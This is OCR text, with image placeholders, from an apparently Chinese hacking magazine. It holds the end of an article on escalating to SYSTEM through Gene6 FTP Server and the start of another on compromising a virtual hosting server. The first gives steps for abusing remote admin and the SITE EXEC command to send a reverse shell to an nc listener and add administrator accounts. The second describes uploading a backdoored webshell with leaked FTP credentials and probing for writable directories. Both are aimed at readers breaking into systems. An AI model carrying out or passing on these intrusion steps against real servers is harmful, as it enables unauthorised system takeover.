


图4




图 5

(2007)进行连接，如图3所示。

3、我们本地同样安装一个Gene6 FTP Server软件，新建立一个远程管理，输入目标服务器的IP地址、管理用户名和明文密码，还有就是转发的管理端口，这里为2007，如图4所示。




图 6

不出任何意外，我们即可远程连接上去。先建立一个普通账户，用户名为：msnhack，密码也为msnhack，然后随便选择一个管理目录，在权限配置那里全部选上。




图 7

这里是最核心的地方，我们点击**"自定义"－"SITE命令"**，右键新建一个站点命令，批处理文件内容其实就是你所执行的命令，输入后如图5。

4、我们本地用NC监听2004端口，等待服务器反弹一个系统权限的CMD回来，如图6。

现在我们在CMD下利用新建的账号远程登录FTP服务器，成功后键入：**quote site exec**命令，命令执行情况如图7。

再来看看NC监听的端口，已经有反应了，成功反弹回一个系统权限的SHELL，并可以利用它成功添加管理账户，如图8。



图 8

如果大家在渗透的时候发现目标服务器开了终端端口，其实我们可以简单修改下那个批处理文件，直接把加系统账号的CMD命令加进去，再用quote site exec执行命令。之所以我选择反弹个SHELL，是为了方便渗透，不用执行一个命令就去修改那个批处理，那样很麻烦。

我们今天的提权文章就简单地介绍到这里，希望对大家在入侵渗透中夺取系统权限有所帮助。对本文有任何意见或者疑问的朋友，请在非安全官方论坛（http://WWW.NOHACK.CN/BBS）联系我，谢谢！

[文章里用到的htran、nc.exe已收录在本期光盘]

编辑点评：

以前杂志有过Gene6 FTP提权的文章，网上也有，不过都没有本文来得图文并茂，详细清楚。相信大家以后遇到这样的提权过程，可以直接拿本文来照本宣科了。

对某虚拟主机的一次安全渗透



■ simeon

本文算是介绍从webshell到内网的一个渗透流程，应当对大家有所启发的。

虚拟主机提供商所提供的服务器安全性相对较高，安全设置好的服务器，即使某一个站点存在安全漏洞，被人侵者获得Webshell后，也不会影响其它站点，即不能获取其它站点的资料，各个站点的安全是相对独立的，一般采取的是基于角色的安全控制（用户站点）。

在入侵手法中，对于虚拟主机的入侵，如果针对某个站点不能入侵成功，那么入侵者往往会采用旁注的方法来入侵虚拟主机上的其它站点。当成功得到其它站点的Webshell后，再来获取指定站点的数据库、管理后台等资料，然后再实施深层次的渗透。

对虚拟主机的渗透一般前半部分容易实现，后半部分相对较难。本文是受一个朋友的启发而进行的一次实际安全渗透测试，该虚拟主机的安全设置相对来说还是比较不错的，但是就是因为一个细节没有设置好，从而导致整个服务器，乃至所管理的服务器群主机的失陷。

本文成功实施渗透后，我发现后面也有人成功的拿到服务器的权限，下面就介绍整个安全渗透过程。

一、获取虚拟主机某一站点的Webshell

对于获取虚拟主机某一站点的Webshell，使用SQL注入、Ftp口令扫描等都可以，我的Webshell算是比较牢固的，是很早以前一个偶然的机会获取了该虚拟主机的所有用户的站点配置文件，该配置文件中列出了站点名称、Ftp用户以及密码。

直接设置好CuteFtp后，上传了asp版本的"神秘提权超强冷枫去后门"Webshell，然后在浏览器中输入Webshell地址，如图1，




图 1

输入密码后可正常运行。

二、使用Webshell中的“提权功能”进行提权尝试

目前的Webshell功能很强大，只要能够想到的都能做到。在该Webshell中提供了很多提升权限的地方，例如查看“提权目录列表”，其中包括了Program、pcAnywhere、Serv-u、RealServer、SQL、config、data、temp、Recycler等，如图2所示。




图 2

不要小看这些目录，如果能够查看这些目录，而且具有读写权限，那就恭喜了！在本例中，通过对Program、pcAnywhere、Serv-u、RealServer、SQL、config、data、temp、Recycler等可能提权的目录依次进行查看，如图3所示，不是无法访问就是路径未找到，因此利用这些目录来提权是行不通的。既然该方法不行，继续进行后面的尝试。




图 3




图 4

注意：在有些主机系统中，可以查看“回收站”中的文件，通过查看管理员删除的文件内容，有可能获取一些敏感信息，这些敏感信息有助于提权。我们查看“回收站”，显示为“没有权限”，如图4所示，看来管理员设置得挺严格的。




图 5

三、查看可写目录

在Webshell的左边功能列表中，单击“查看可写目录”，如图5所示，会给出系统中本Webshell可读写的所有目录，单击“详细报告”按钮可以查看详细情况。




图 6

依次查看每个磁盘的可读写目录，如图6所示，对前3个磁盘（C、D和E盘）查看的结果都是无法读写目录。

